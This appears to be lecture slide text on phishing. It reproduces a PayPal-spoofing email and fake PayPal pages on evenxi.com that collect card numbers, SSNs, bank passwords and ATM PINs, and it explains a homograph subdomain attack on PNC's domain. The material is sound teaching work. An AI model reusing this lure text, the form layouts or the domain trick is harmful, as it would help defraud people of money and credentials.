**Subject:** [Important] : This is an automatic message to : (vern)

**To:** vern@aciri.org

How do I know this is not a Spoof email?

Spoof or 'phishing' emails tend to have generic greetings such as "Dear vern". Emails from PayPal will always address you by your first and last name.

[Find out more here.](#)

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985

Dear vern we are making a few changes

[View Online](#)



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
# Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Hear From You . To Update Your Information . Simply click on the web address below

**What do I need to do?**

[Confirm My Account Now](#)



[Help](#) [Contact](#) [Security](#)

**How do I know this is not a Spoof email?**


Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.


[Find out more here.](#)

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985

Open "universalkids.com.br/re.php" in a new window





About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

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evenxi.com

Confirm Billing Information - PayPal

Your security is our top priority

# Confirm Your personal PayPal Informations

Legal First Name

Legal Last Name

DD-MM-YYYY

Street Address

City

Country

State

Zip Code

Mobile

Phone Number

Continue

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evenxi.com

Confirm Billing Information - PayPal

Your security is our top priority

# Confirm Your personal PayPal Informations



Stefani Joanne Angelina

Germanotta

28-03-1986

On Tour

City

United States of America

State Zip Code

Mobile Phone Number

Continue

This image shows a screenshot of a web browser on a Mac OS X interface. The title bar indicates the URL is evenxi.com and the page title is 'Confirm Billing Information - PayPal'. A security message 'Your security is our top priority' is displayed. The main content is a form titled 'Confirm Your personal PayPal Informations'. It features a background image of a laptop, a tablet, and a smartphone all displaying the PayPal mobile app's home screen with icons for shopping bags, money transfers, and cash. The form fields include: Name (Stefani Joanne Angelina), Last Name (Germanotta), Date of Birth (28-03-1986), and a dropdown for Country (United States of America). Below the country field are separate input fields for State and Zip Code. At the bottom, there are dropdown menus for Mobile and Phone Number, followed by a large blue 'Continue' button.

The screenshot shows a web browser window with the URL [evenxi.com](https://evenxi.com) in the address bar. The title of the page is "Confirm Card Information - PayPal". The main content is a "Confirm your Credit Card" form. On the left, there's a list of benefits:

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

On the right, the "Primary Credit Card" form is displayed with the following fields:

- Card Number
- MM/YYYY
- CSC
- Social Security Number

A checkbox labeled "This Card is a VBV /MSC" is checked. Below the form is a large blue "Continue" button. At the bottom of the page, a note states: "Your financial information is securely stored and encrypted on our servers and is not shared with merchants." A lock icon is present next to this text.

The screenshot shows a web browser window with the URL [evenxi.com](https://evenxi.com) in the address bar. The title of the page is "Confirm Card Information - PayPal". The main content area features the PayPal logo and a message: "Your security is our top priority". Below this, there's a large heading "Confirm your Credit Card" followed by a bulleted list of benefits:

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

To the right, there's a form titled "Primary Credit Card" containing fields for "Not Sure" (with a small credit card icon), "MM/YYYY" (with a small calendar icon), "CSC" (with a small credit card icon), and a text field with the value "121-21-2121". There's also a checkbox labeled "This Card is a VBV /MSC" and a large blue "Continue" button.

At the bottom of the page, a note states: "Your financial information is securely stored and encrypted on our servers and is not shared with merchants." with a lock icon.

Please enter your Secure Code



Name of cardholder Stefani Joanne Angelina Germanotta

Zip Code

Country United States of America

Card Number Not Sure

Password

Submit

Copyright © 1999-2017 . All rights reserved.

Please enter your Secure Code



Name of cardholder Stefani Joanne Angelina Germanotta

Zip Code

Country United States of America

Card Number Not Sure

Password

Submit

Copyright © 1999-2017 . All rights reserved.

evenxi.com

Confirm Billing Information - PayPal

**PayPal**

Your security is our top priority

# Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

Bank Name

Account ID

Password

Account Number

ATM PIN

ATM PIN

**Continue**

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.

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evenxi.com

Confirm Billing Information - PayPal

**PayPal**

Your security is our top priority

# Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

La Rive Gauche  Not Sure

More\$Ecret  121212121

ATM PIN  
 123?

**Continue**

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.

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evenxi.com

Thank You - PayPal

**Log In**

Weaver

# PayPal

## Your account is ready to use!

Shop, sell things, and transfer money with PayPal now.



### Go shopping

Shop safer online and in stores just look for the PayPal logo when you check out.

**Buy**



### Sell something

Sell on eBay or your web site. Get paid instantly, securely.

**Sell**




### Transfer money

Pay a friend back for lunch. Raise money for a group gift. It's fast and easy.

**Transfer**

© 1999 - 2015 PayPal Inc. [Privacy](#) [Legal](#) [Contact](#)



The image shows the PayPal login interface. At the top center is the PayPal logo. Below it are two input fields: 'Email' and 'Password'. A large blue 'Log In' button is positioned below the password field. To the right of the log in button is a link 'Having trouble logging in?'. Below this link is a 'Sign Up' button. The entire form is set against a white background with a thin gray border around the input fields and buttons.

Email

Password



Log In

Having trouble logging in?

Sign Up

# The Problem of Phishing

- Arises due to mismatch between reality & user's:
  - Perception of how to assess legitimacy
  - Mental model of what attackers can control
    - Both Email and Web
- Coupled with:
  - Deficiencies in how web sites authenticate
    - In particular, “replayable” authentication that is vulnerable to theft
- Attackers have many angles ...



Getting Started

Latest Headlines



LEADING THE WAY

HOME

SECURITY ASSURANCE

LOCATE PNC

CONTACT US

CUSTOMER SERV

Search

PERSONAL

SMALL BUSINESS

CORPORATE &amp; INSTITUTIONAL

ABOUT PNC

## Online Banking Sign On

User ID:

SIGN ON

[► Forgot Your User ID or Password?](#)[New to Online Banking?](#)[► Get Started Now!](#)[► Learn More](#)[► View Demo](#)

## Sign On to Other Services:

Select Service

[► PNC Security Assurance](#)

## Important FDIC Information

PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. [more ▶](#)



**Two of America's best-known banks.  
Now simply one of America's best.**

Making the transition to PNC as easy as possible for you.

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Take advantage of a 0.99% Introductory APR through March 31, 2010 on Balance Transfers

[Learn More](#)

## Products and Services

PNC's wide range of services can make banking easier, and more convenient than ever. See why PNC's the smart choice for help in meeting your financial goals.

- Online Banking and Bill Pay
- Checking
- Savings
- Loans and Lines of Credit
- Cards

## Solutions

Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.

- Making the Most of Your Money
- Virtual Wallet
- Planning for Retirement
- Saving for Education
- Buying a Home

Done

www.pnc.com/webapp/unsec/homepage.var.cn

# Homograph Attacks

- International domain names can use international character set
  - E.g., Chinese contains characters that look like / . ? =
- **Attack:** Legitimately register var.cn ...
  - ... buy legitimate set of HTTPS certificates for it ...
  - ... and then create a subdomain:

[www.pnc.com/webapp/unsec/homepage.var.cn](http://www.pnc.com/webapp/unsec/homepage.var.cn)

This is one subdomain

# Check for a padlock?

Wachovia - Personal Finance and Business Financial Services - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.wachovia.com/



**LOGIN**

User ID:

Remember my User ID

Password:

(case sensitive)

Service:

Choose a service... ▾

**Login**

[Forgot User ID or Password?](#)

Retirement Plan Participants: [Login](#)

Education Loan Customers: [Login](#)

## PERSONAL FINANCE

### Online Services

[Online Banking with BillPay](#)

[Mobile Banking](#)

[Online Brokerage](#)

[More...](#)

### Retirement Planning

Tools & information for

Lifetime Retirement Planning

### Investing

Accounts & Services

IRAs

[More...](#)

### Banking

[Checking](#)

[Savings & CDs](#)

[Credit Cards](#)

[Check Cards](#)

[More...](#)

### Lending

[Mortgage](#)

